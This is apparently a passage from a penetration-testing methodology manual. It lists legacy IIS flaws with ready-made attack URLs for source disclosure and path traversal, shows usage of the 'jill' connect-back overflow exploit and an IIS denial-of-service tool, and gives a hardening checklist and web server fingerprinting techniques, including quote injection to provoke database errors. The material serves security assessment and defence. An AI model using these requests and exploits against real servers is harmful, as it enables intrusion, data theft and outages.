#### T.1.1 Summary

Extension	Requirement	Vulnerability and Reference	HTTP GET Request	Expected Response	Pre requisite
.asp	ASP related functionality	Buffer Overflows: Search <a href="http://www.Microsoft.com">www.Microsoft.com</a> MS02-018			
.htr	To reset password from Internet	Reveals source code Search <a href="http://www.Microsoft.com">www.Microsoft.com</a> MS01-04	/default.asp+.htr	200 OK	default.asp
.idc	Internet Database Connector	Reveals directory path Search <a href="http://www.Microsoft.com">www.Microsoft.com</a> Q193689	/null.idc	500 error	

.stm, .shtm, .shtml	Server Side Include	Remote Buffer overflow Search <a href="http://www.Microsoft.com">www.Microsoft.com</a> MS01-044	/<file>.stm, .shtm, .shtml	200 OK	Requested file must be present
.printer	Printing from Internet	Remote Buffer overflow Search <a href="http://www.Microsoft.com">www.Microsoft.com</a> MS01-023	/null.printer	500 Internal Server Error	
.htw	Highlight text in web page	Reveals source code Search <a href="http://www.Microsoft.com">www.Microsoft.com</a> MS00-006	/null.htw	200 OK "The format of QUERY_ST RING is invalid"	Index Server
.ida, .idq	Index Server	Remote Buffer overflow Search <a href="http://www.Microsoft.com">www.Microsoft.com</a> MS01-033	/null.ida, /null.idq	200 OK "The IDQ file... could not be found."	Index Server
FrontPage Server Extension	FrontPage Server Extension	Remote Buffer overflow Search <a href="http://www.Microsoft.com">www.Microsoft.com</a> MS01-035	/_vti_bin /_vti_aut /fp30reg.dll	501 Not Implemented	Front Page Server Extension 2000 Visual studio RAD
Web DAV Remote Exploit		Remote Web DAV remote root exploit. <a href="http://www.k-otik.com">www.k-otik.com</a>		Successful, attempting to join shell ...	
Web DAV Remote DoS Attack.		Remote DoS attack <a href="http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-018.asp">www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-018.asp</a>		Server is DoSsed! Now run !! F- B-eyee is after j00...	Method search shall be allowed.

		The exploit is available at <a href="http://www.k-otik.com">www.k-otik.com</a>			
--	--	--	--	--	--

## T.1.2 Information Discloser

### T.1.2.1 ASP::\$DATA BUG

It occurs because of an error in the way IIS parses files. A trickier request allows to display content of server side files. Type `http://www.target.com/default.asp::$DATA` in your browser, it will display the source code of default.asp file in your browser.

Pre Requisite:

1. IIS Version below 3.0
2. File has to be in NTFS partition and should have read access

### T.1.2.2 ASP Dot Bug

Displays asp source code of by appending one or more dot to the end of URL.

`http://www.target.com/products.asp.`

In the end of above url an extra dot is added. IIS would not be able to handle this request well and it will reveal source code.

Pre Requisites:

1. Till IIS 3.0
2. Read access to desired resource.

### T.1.2.3 +.HTR BUG

Reveals the source code by giving `+.htr` in the end of request.

`http://www.target.com/abc.asp+.htr`

Pre Requisite:

1. IIS 4.0 pre Windows NT 4.0 Service Pack 6a Security Rollup Package (SRP)
2. IIS 5.0 till SP2 pre Windows 2000 Security Rollup Package 1

### T.1.2.4 .IDC, .IDA AND .IDQ BUGS

Similar to .asp bug. This time you will get directory path of IIS instead of source code.

`http://www.target.com/abc.idc`

This results in full path and can be used to find out further holes.

`C:\inetpub\wwwroot\abc.idc` not found

<http://www.target.com/def.idq>

<http://www.target.com/ghi.ida>

Pre Requisites:

IIS 5.0 without any service pack.

or anything.idq

you will get the path.

#### **T.1.2.5 ISM.DLL BUFFER TRUNCATION**

Displays source code of the scripts and the contents of the files by appending space in hexadecimal and .htr to url.

[http://www.target.com/global.asa%20%20\(...<=230\)global.asa.htr](http://www.target.com/global.asa%20%20(...<=230)global.asa.htr)

It reveals the source code of global.asa

**Prerequisites:** IIS4.0 and 5.0

#### **T.1.2.6 NT SITE SERVER ADSAMPLES BUG**

**Displays site.csc which contains DSN, UID, PASSWORD etc..**

<http://www.target.com/adsamples/config/site.csc>

Prerequisites:

#### **T.1.2.7 TRANSLATE:F BUG**

If some one makes a request for ASP/ASA or anyother scriptable page and adds "translate:f " into headers of HTTP GET , then they are come up with complete ASP/ASA source code.

Pre Requisite: Win2k with SP1 not installed

#### **T.1.2.8 NULL.HTW**

This vulnerability can give the souce code of server side ASP page. The ASP page could give the valuable information like username and password.

<http://www.target.com/null.htw?CiWebhitsfile=/default.asp%20&%20CiRestriction=none%20&%20&CiHiliteType=full>

CiWebhitsfile, CiRestriction, CiHiliteType are the three variables of null.htw. Null.htw takes input from user on these three varibales. In result you will get source code of default.asp file.

Prerequisites:

1. Index Server
2. null.htw

### **T.1.2.9 WEBHITS.DLL & .HTW BUG**

Displays source code of ASP and other scripts.

<http://www.target.com/nosuchfile.htw>

If you get error "**format of the QUERY\_STRING is invalid**" you are vulnerable

Prerequisite: control of the CiWebhitsfile

As the user has control of the CiWebhitsfile argument passed to the .htw file he can request whatever he wants.

You can find the .htw files in the following locations of different iis web servers

/iissamples/issamples/oop/qfullhit.htw

/iissamples/issamples/oop/qsumrhithit.htw

/iissamples/exair/search/qfullhit.htw

/iissamples/exair/search/qsumrhithit.htw

/isshelp/iss/misc/iirturnh.htw

## **T.1.3 Bufferoverflow**

### **T.1.3.1 WEBDAV REMOTE ROOT EXPLOIT**

If IIS5.0 is unpatched, There is a lucky chance that a simple overflow will gain root to attacker. The exploit written by Schizoprenic is available on [www.k-otik.com](http://www.k-otik.com) . It's a canned exploit again and if your exploits output gives you something like

Successful, attempting to join shell ...

That will means the server is vulnerable. Administrator's first priority shall be to apply patch on the affected server.

### **T.1.3.2 WEB DAV**

If TRACE method is enabled try Xwbf-v0.3.exe exploit. It works on Port 80 and requires connection back from target. Hopefully you will find firewall is allowing even connections from target (Web Server) to Public. This exploit provides root access.

Corporate firewall will not be allowing NetBIOS for Public access, if in case it's allowed internally, SMBDie can be checked. It works after service Pack 3, hot fix for this is available. It reboot's Windows 2000 machine.

.htr bufferoverflow against IIS 4.0 by eEye.

### **T.1.3.3 JILL**

jill is written in UNIX C, can also be compile with using Cygwin for Windows 2000.

```
$ gcc -o jill jill.c
```

This binary can be run either from the Cygwin shell or from a Win32 console if cygwin1.dll is in the path.

```
$ ./jill
```

iis5 remote .printer overflow.

dark spyrit <dspyrit@beavuh.org> / beavuh labs.

usage: ./jill <targetHost> <targetPort> <attackerHost> <attackerPort>

### **T.1.3.4 SECHOLE REMOTE EXPLOIT**

### **T.1.3.5 FRONT PAGE 2000 EXTENSIONS**

Buffer overflow in the Front Page 2000 Server Extensions(FPSE 2000), a set of three programs that support features such as collaborative authoring, hit counters, email form-handling, and editing a Web site directly on a server .

Prerequisites:

1. Front Page Server Extension 2000
2. Visual studio RAD

When you install the Front Page Server Extension 2000 fp30reg.dll and fp4areg.dll are installed by default

When either of these DLLs receives a URL request longer than 258 bytes, a buffer overflow occurs.

Once an attacker finds that a server is having these dll's, he can use the exploit "fpse2000ex.exe."

### T.1.4 DoS

As pointed out by SPI Dynamics, the vulnerability in IIS 5.0 and IIS 5.1 can lead to Denial of Service. Worse part is it will be remote and causes the server to restart. The proof of concept exploit is available at [www.k-otik.com](http://www.k-otik.com) . It's a canned exploit so not use it on your production server. The exploit work as below

```
#./iisdos
```

Usage : <I.P./Hostname>

```
#./iisdos 172.16.169.17
```

Server is DoSsed! Now run !! F-B-eyee is after j00...

This shows that my server 172.16.169.17 is vulnerable and needs to be patched.

### T.1.5 File system traversal

#### T.1.5.1 UNICODE FILE SYSTEM TRAVERSAL

Unicode representations of "/" and "\" are "%c0%af" and "%c1%9c" respectively. There might even be longer (3+ byte) overlong representations. IIS decodes the UNICODE after path checking rather than before. In this unicode representation , it is possible to use "../" to backup and into the sytem directory and feed the input to the command shell.

#### T.1.5.2 DOUBLE DECODE FILE SYETEM TRANSFER

Doubly encoded hexadecimal characters also allowed HTTP requests to be constructed that escaped thenormal IIS security checks and permitted access to resources outside of the Webroot.

The % character is represented by %25. Thus, the string %255c, if decoded sequentially two times in sequence, translates to a single backslash. Here we require two decodes and IIS thus perform two decodes on the HTTP requests that traverse the executable directories.

## T.2 REFERENCE

<http://archives.neohapsis.com/archives/ntbugtraq/2000-q4/0029.html>

## T.3 INTERNET INFORMATION SYSTEM (IIS) SECURITY CHECKLIST

By Hernán Marcelo Racciatti, [herman@oissg.org](mailto:herman@oissg.org), Coordinator Open Information SystemS Security Group, Argentina

The steps shown next, are oriented to secure a server running IIS, disconnected of domain environment, commonly an Bastion Host located in portion DMZ of a corporative network, running the services of IIS.

### T.3.1 Steps to Secure:

Step	Notes:
<input type="checkbox"/> Consider the security of the environment.	DMZ, Networking, border router, networking, app server, database server, etc.
<input type="checkbox"/> Implementing the hardening operating system and apply all the pertinent revisions of security.	Use checklist and tools from software provider.
<input type="checkbox"/> Remove the components that are not necessary.	Eg.Unused IIS ISAPI DLLs unmapped. Remove sample web content/applications.
<input type="checkbox"/> Account running HTTP service should be low privileged.	
<input type="checkbox"/> Enable Only Essential Web Service Extensions.	
<input type="checkbox"/> Place Content on a Dedicated Disk Volume.	Without administrative utilities!!
<input type="checkbox"/> Configure NTFS permissions.	
<input type="checkbox"/> Configure IIS Web Site permissions.	
<input type="checkbox"/> Configure IIS logging. Preferably, in W3C format.	
<input type="checkbox"/> Configure appropriate authentication mechanisms for relevant directories.	
<input type="checkbox"/> Implement Secure Sockets Layer (SSL) and certificate server.	
<input type="checkbox"/> Install and configure a virus protection solution.	
<input type="checkbox"/> Install and configure IDS from HOST.	
<input type="checkbox"/> Secure well-known accounts.	Rename the built-in Administrator

account, assign a complex password. Ensure Guest account is disabled. Change default account description.

- ☐ Execute the applications with “protection of IIS 6.0 applications” medium or high.
- ☐ Secure services accounts.
- ☐ Implementing security in depth (IPSec Filters).
- ☐ Implementing IISLockdown and URLScan. IIS 4.0/5.0
- ☐ Implementing an assessment policy.

### T.3.2 References

#### Hardening IIS 5.0

<http://www.shebeen.com/w2k>

<http://www.microsoft.com/technet/prodtechnol/windows2000serv/technologies/iis/deploy/depovq/securiis.msp>

<http://www.microsoft.com/technet/prodtechnol/windows2000serv/technologies/iis/tips/iis5chk.msp>

#### Hardening IIS 6.0

<http://www.microsoft.com/technet/Security/prodtech/win2003/w2003hq/sqch08.msp>

## T.4 APACHE SECURITY ASSESSMENT

## T.5 GLOBAL COUNTERMEASURES

- Secure administrative access

Limit Webserver access to administrators and allow access through secure authentication mechanisms. In remote management scenarios IP addresses allowed to administer the Webserver should be clearly defined and the administrative processes restricted to these specific IP addresses. Administrative access should make use of a secure capability such as secure shell(ssh) or VPN

- Harden web-server
  - Web-server hosts should have non-essential services disabled
  - Configure syn cookie at OS level to protect against SYN flood attacks
  - Web-server hosts must be updated with the latest security fixes for the operating system and web server software
  - Web-server hosts should have minimum number of accounts in the system
  - Remove all non-essential files such as phf from the scripts directory /cgi-bin.
  - Remove all sample directories and pages that are shipped with web servers
  - Disable directory browsing especially on folders containing scripts or executables
  - Do not assign write and script/execute permissions to same folder
  - Disable anonymous access for FTP service
  - Remove unused script mappings
- Secure change control procedures
  - Any change on Web-server including web page updation, patch application and hardware replacement should be documented and authorized.
  - There should be procedures to continuously track and rectify new security issues on the deployed Webserver.
  - Website updation procedures must be clearly defined. Do all updates from the Intranet. Maintain web page originals on a server in the Intranet and make all changes and updates here; then "push" these updates to the public server through an SSL connection
- Enable logging and do periodic analysis
 

Log all user activity and monitor the logs. Conduct periodic analysis of system logs to detect suspicious activity.
- Audit Web server periodically
 

Conduct periodic security audits to assess the strength of the Webserver. Audit can be manual verification against a pre-defined checklist or it can also be automated by tools. Periodic penetration testing of website also adds meaningful insights on the vulnerabilities of the web server.
- Run webserver in a chroot jail


- The damage that a successful attacker can inflict can be further limited by running web server in a chroot-ed environment. The Unix chroot system call changes the root directory of a process, such that the process can then no longer access any of the files above the specified root directory in the filesystem hierarchy. All web pages and configuration files need to be in the chroot directory.
  - Run FTP server in a separate chrooted part of the directory tree that is different from that of the web server
  - For Windows platform limit the top level root directory to an isolated directory structure with strict permissions configured
- Compartmentalize web server process
  - Use of safe application environments in the lines of Trusted Operating Systems are recommended for isolating the web server process from other system processes. This will contain attacks and prevent damage to web servers.
- Run web server as a non-root user
  - Web servers are susceptible to root compromise using buffer overflow attacks when web server daemon is run as root. It is safer to run web server as a non-root user to minimize damages from the attack
- Implement Web server load balancing
  - Mission critical web sites should have multiple servers on to which the load is distributed. This will make it difficult to hog the performance of the server, thereby reducing the chances for performance based denial of service attacks. It also adds redundancy

## -- APPLICATION SECURITY

## U WEB APPLICATION SECURITY ASSESSMENT

This chapter explains how an attacker can exploit Web Applications. The use of the internet has shown a manifold increase and will continue to grow in the future. This has a proportionate increase in the number of companies and individuals with a web presence. Many banks, educational institutes and large corporate are using web these days to make their work faster, to make their client and employees updated regularly. This has resulted in a shift in customer policies for companies. Expansion of their customer base and catering to the ever-growing list of Internet-savvy customers companies are left with no option but to offer their services online. As companies has to allow traffic of the web as they are using web application to fulfill their requirements. This means that web applications must be made secure.

As per *Net Craft's* survey, the number of web sites on the internet at the end of 2004 is an astounding 56,923,737. This figure is expected to grow .....



### U.1 What is Web Application Security?

Web application security is the security of all components – the web application being used, the web server running the web application and the modules running on the web server. All traffic directed to a web server is http or https traffic, which is legitimate traffic and is therefore not blocked by firewalls. Web servers are frequent targets of attack, prefer to attack web applications for the simple reason that no firewall blocks requests to the web server.

## U.2 PURPOSE

To make web applications and web servers secure as much as possible and to stop disclosing unnecessary information, thereby making it hard for an attacker to gain access.

## U.3 OBJECTIVE

To get the access of the remote machine by even escaping firewall and then enumerate the network. To gather any available credentials from the network and servers

## U.4 EXPECTED RESULT

Normally corporates have in place a firewall to make their networks secure but as companies are using web for their communication and other purpose firewall has to allow the traffic on port 80 which is an web server.

## U.5 PRE-REQUISITE[S]

Basic Knowledge of HTTP Protocol

## U.6 METHODOLOGY

### U.6.1 Identifying Web Server vendor and version

The first step when doing web application assessment is to identify the web server on which application is running. To detect web servers, the following two methods can be used:

- 1) Banner grabbing (Explained in Section A.5.2)
- 2) Web Server detection using automated tools (Explained in Section A.5.3)
- 3) Default File Detection (Explained in Section A.5.4)
- 4) Checking the file extension on the server (Explained in Section A.5.5)

### Tools

Netcat, Httprint

### Further Reading[s]

HTTP Pocket Referece - O'Reilly

<http://net-square.com/httprint>

## U.6.2 Identifying Web Server vendor and version - Banner Grabbing

### Description

To determine a web server manually, one must check the response header of the server. This is done by sending a HEAD request to the server using the tool netcat (nc). The server returns the response header. [HEAD is the method which is used to get the response header from the server.] A careful scrutiny of the response received from the server shows, that there is a tag named "Server" which specifies the server name. It is also possible that the server administrator has disabled the HEAD method in which case, use the GET method in place of the HEAD method. The server responds with web page content. It has also been observed that the SERVER tag also shows the modules running on the web server and in some cases the Operating System name.

### Pre-requisite[s]

Knowledge of HTTP Protocol

### Examples/Results

```
C:\>nc www.oisssg.org 80
```

```
HEAD / HTTP/1.0
```

```
HTTP/1.1 200 OK
```

```
Date: Tue, 12 Oct 2004 03:48:49 GMT
```

```
Server: Apache
```

```
Set-Cookie: sessioncookie=7a322bc75fac0e2792a81978e335c33e; expires=Tue, 12-Oct-04 15:48:49 GMT; path=/
```

```
Set-Cookie: mosvisitor=1
```

```
Expires: Mon, 26 Jul 1997 05:00:00 GMT
```

```
Last-Modified: Tue, 12 Oct 2004 03:48:50 GMT
```

```
Cache-Control: post-check=0, pre-check=0
```

```
Pragma: no-cache
```

```
Connection: close
```

```
Content-Type: text/html; charset=iso-8859-1
```

```
c:\>nc www.oisssg.org 80
```

```
HEAD / HTTP/1.0
```

*HTTP/1.1 301 Moved Permanently*

*Date: Sat, 27 Nov 2004 14:42:18 GMT*

**Server:** *Apache/1.3.28(Unix) mod\_auth\_passthrough/1.8 mod\_log\_bytes/1.2  
mod\_bwlimited/1.4 PHP/4.3.2 FrontPage/5.0.2.2634 mod\_ssl/2.8.15 OpenSSL/0.9.6b*

*Location: http://www.oisssg.org/*

*Connection: close*

*Content-Type: text/html; charset=iso-8859-1*

#### Analysis/Conclusion/Observation

The above example shows the response header returned by server. Look closely at the “**Server**” tag in the response header. Indications are that some flavour of Apache is running. In many cases, the response header will show the server name as well as the version.

#### Countermeasures

#### Tool[s]

- netcat

#### Further Reading[s]

#### Remarks


## U.6.3 Identifying Web Server vendor and version - using automated tools

### Description

It is not necessary that the *server tag* in response header always shows the correct result. Admin may have been obfuscated by changing the server banner strings, or by free plug-ins such as mod\_security or commercial application like servermask or by writing filter/plugins on the web server. In such cases it is hard to determine which server is running. To determine the server name and version an automated free tool named **httpprint** can be used to determine the server name. This tool is available for multiple OSes like win32, linux, BSD and Mac. This tool uses the HttpFingerprinting method to determine the web server. It sends multiple requests to server and analyzes the response and determines the server. This tool can also be used to identify web-enabled devices. The purpose of this tool to help administrator in keeping an inventory for their web server and web-enabled devices.

### Pre-requisite[s]

### Examples/Results



### Analysis/Conclusion/Observation

HttpPrint shows the confidence ratio. This indicates the maximum probability that the banner arrived at is the correct OS name and version.

**Countermeasures****Tool[s]**

- HTTPRINT

**Further Reading[s]**

<http://net-square.com/httpprint>

**Remarks**

## U.6.4 Identifying Web Server vendor and version – using default files

### Description

The server's normal behavior is to expose default directories and pages when doing a default installation. There are two methods to check for the existence of these default files and directories.

- 1) Manual search: The Apache web server has a directory named *manual* in the *web root*. The Domino has "help/readme.nsf" on the web root.
- 2) Automated tool: A perl script named *Whisker* can be used to determine the default page and directories on the server.

### Pre-requisite[s]

### Examples/Results

Default domino help/readme.nsf file

**Release Notes**

[BY PRODUCT](#) [By Category](#) [Search](#) [SPR Tracking](#)

- ▶ Administrator Client
- ▶ Client
- ▶ Designer
- ▶ Domino for iSeries
- ▶ Domino for z/OS
- ▶ iNotes Web Access
- ▶ Server

**By Product**

Welcome to the Release Notes. This database contains the latest information about Lotus Notes, Domino, and Domino Designer.

On the **By Product** tab (the current tab), Release Notes are organized in the left pane by product name; for example, Client, Designer, or Server. Under each product name, the Release Notes are further organized by category. Simply click the product and category "twisties" until you see a Release Note you want to read. Click that Release Note, and the text appears in this right-hand frame.

In addition to the By Product tab, please note that you can navigate these Release Notes by using the three other available tabs:

**By Category** - On this tab, Release Notes are organized by category, regardless of product name. Click the By Category tab for additional information on using this navigation tool.

**Search** - On this tab, you can search all the topic text in these Release Notes for a word or phrase. You can also browse all the Release Notes in alphabetical order. Click the Search tab for additional information on using this navigation tool.

**SPR Tracking** - On this tab, only those Release Notes associated with an SPR (Software Problem Report) appear. Click the SPR Tracking tab for additional information on using this navigation tool.

Please see the [About Release Notes](#) document for an explanation of the categories in this Release Notes database, and for additional information regarding the use and distribution of these Release Notes.

```
D:/ perl whisker.pl -h 192.168.7.216 -s scan.db -p 80 -W -I cool.html
```



### Analysis/Conclusion/Observation

A server with default installation unchanged, has default files and directories accessible from outside.

As shown in the screenshot, Domino keeps the file “/help/readme.nsl” using which one can get information about the domino version. Apache has default directory named /Manual/.

An automated tool named “Whisker” can be used. This tool would detect IIS 5.0 is running as marked above.

### Countermeasures

- Stop access to default pages of the server.
- Remove default directories.
- Create and include custom error pages.

### Tool[s]

- browser, Whisker

### Further Reading[s]

### Remarks

## U.6.5 Identifying Web Server vendor and version – By Determining the extension of web pages on the web server

### Description

It is very important to check extensions of the web pages on web server. Extensions provide vital clues in determining the Web server and the underlying OS. It is also possible to rename *html* pages to *asp* but fails to provide much help as it can be easily identify by viewing page source. So people prefer to keep default extensions. Though this is not a full-proof solution, it is one of the ways to determine the web server name and version

### Pre-requisite[s]

### Examples/Results

### Analysis/Conclusion/Observation

My experience suggests that just like asp pages are normally ported on IIS whereas aspx and asmx pages are ported on IIS 5.1 onwards. Following are a few of the extension mappings.

.cfm – Cold Fusion

.asp – IIS

.aspx/.asmx – IIS 5.1 onwards

.nsf – Domino

### Countermeasures

### Tool[s]

- Browser

### Further Reading[s]

### Remarks

It is also possible to port asp pages in apache using module.

## U.6.6 Identifying Database Server vendor and version – By error

### Description

To store data, a web application may also be using a database server. It is important to determine the exact name and version of the database server if it is being used by the application. The only way to accurately identify a database server is to force the web application to throw a database error back to the client. The simplest method to submit such a query is to use a single quote (') or a double quote (") as a parameter to the web application. This will lead the web application to throw a database error. Take a look at the screenshot below:

### Pre-requisite[s]

### Examples/Results

Client Request: i.e. [http://examplesite.com/webapp/cool.cfm?a='";](http://examplesite.com/webapp/cool.cfm?a=')

**Error Occurred While Processing Request**

**Error Executing Database Query.**  
 [Macromedia[SQLServer JDBC Driver][SQLServer]Incorrect syntax near the keyword 'order'.

The error occurred in **D:\inetpub\wwwroot\jcp\wp\WPprofile.cfm: line 28**

```

26 : </p>
27 : <cfquery name="people_wp" datasource="#application.datasource#">
28 : Select * from people_wp Where number = #ID#
29 : order by HubID, LastName
30 : </cfquery>
  
```

SQL Select \* from people\_wp Where number = \"', order by HubID, LastName  
 DATASOURCE [redacted]  
 VENDORERRORCODE 156  
 SQLSTATE HY000  
 Please try the following:

- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.7.2) Gecko/20040803  
 Remote Address [redacted]  
 Referrer [redacted]  
 Date/Time [redacted]  
 Stack Trace  
 at cf\WPprofile2ecfm1556068726.runPage(D:\inetpub\wwwroot\jcp\org\wp\WPprofile.cfm:28) at

### Analysis/Conclusion/Observation

- In above case, we see that SQL server is running. [highlighted in the first red box]
- The second red box shows the path where the dataset is stored. This proves this is a Windows machine.

- The third red box gives description of error in which the table name is displayed.

**Countermeasures**

- Validate query at the server side before sending it to server.
- Use stored procedures in place of select queries.
- Catch the error at server-side and use customized 404 pages. Never display server-side errors to the client.

**Tool[s]**

- Browser

**Further Reading[s]****Remarks**

A web application may not always use a database server. So first thing user needs to identify is whether application is using a database server or not.

It is also not necessary that all web applications always throw up a database error.

## U.6.7 Identifying Application Server

### Description

A web application might be using an application server. It is important to determine the application server running on a remote machine. There are two ways to identify an application server.

#### 1) Reading error

This is a more reliable and frequently used method to identify application servers. In this method, a request needs to be submitted to the server that it throws an application server error to the browser. The most common request is for a .jsp or .asp page to be served to the web client.


#### 2) Default Directories

Most application servers such as web servers have default directories and files that have been created as part of a default installation that was carried out. These default directories and files are accessible from the outside. Since application servers run behind a web server, administrators tend to overlook security aspects with regard to application servers and default installations. The most common example of such a lapse is the *admin* directory in Tomcat.


### Pre-requisite[s]

### Examples/Results

#### 1) By Error



#### 2) By Default directories



#### Analysis/Conclusion/Observation

In above case

#### Countermeasures

- Change the default behavior of application servers so that a custom page is served to the web client in case of an error.

#### Tool[s]

- Browser

